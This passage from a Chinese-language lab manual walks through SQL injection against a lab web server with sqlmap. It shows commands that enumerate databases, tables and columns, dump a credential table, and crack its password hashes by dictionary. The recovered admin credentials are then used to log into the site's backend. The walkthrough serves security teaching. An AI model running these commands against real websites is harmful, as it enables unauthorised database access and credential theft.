20. 查看检测结果，可以知道注入参数“ry_id”为 GET 注入，同时可得知针对参数“ry_id”可利用的注入类型、注入的 payload（有效载荷）和服务器的信息。其中针对参数“ry_id”可利用的注入类型有三种：基于布尔的盲注、基于报错注入和联合查询注入。如图 20 所示。



图 20

21. 列出 SQL server 中所有数据库名称。在命令行输入“python sqlmap.py -u "http://192.168.49.43 /ry.php?ry_id=1" --dbs”，其中参数“--dbs”用于列举数据库。如图 21 所示。



图 21

22. 列出数据库“JNNG”中的表。输入“python sqlmap.py -u "http://192.168.49.43/ry.php?ry_id=1" -D jnng --tables”，其中参数“-D”用于指定数据库名称，“--tables”参数用于列举表。如图 22 所示。



图 22

23. 查看运行结果，即查看“jnng”数据库中所有的表，存在表“root”。如图 23 所示。

图 23

24. 列出表“root”中的字段。输入“python sqlmap.py -u "http://192.168.49.43/ry.php?ry_id=1" -D jnng -T root --columns”，其中参数“-T”用于指定表名称，“--columns”参数用于指定列出表中字段。如图 24 所示。



图 24

25. 查看运行结果，可以看到“root”表有三个字段“root_id”、“root_name”、“root_pass”。 如图 25 所示。



图 25

26. 破解字段内容。输入“python sqlmap.py -u "http://192.168.49.43/ry.php?ry_id=1" -D jnng -T root -C root_id,root_name,root_pass --dump”，其中参数“-C”用于指定字段名称，参数“—dump”用于导出数据。如图 26 所示。



图 26

27. 命令运行过程中，出现信息“do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]”询问是否保存获取到的哈希值，键入“y”后回车，继续执行，显示信息“do you want to crack them via a dictionary-based attack? [Y/n/q]”询问是否通过 sqlmap 自带的字典来破解 Hash 值，键入“y”后回车，继续执行。显示信息“what dictionary do you want to use?”键入“1”后回车。显示信息“do you want to use common password suffixes?(slow!)”，键入“y”后回车。。如图 27 所示。



图 27

28. 验证结果，打开 IE 浏览器，在地址栏输入“http://192.168.49.43/isadmin/login.php”，进入网站后台登录界面，输入用户名 “admin”，输入密码 “admin888”，输入验证码，点击“登录”。如图 28 所示。

图 28

29. 成功进入网站后台。如图 29 所示。



图 29

五【实验思考】

- 思考如何利用手工注入网站？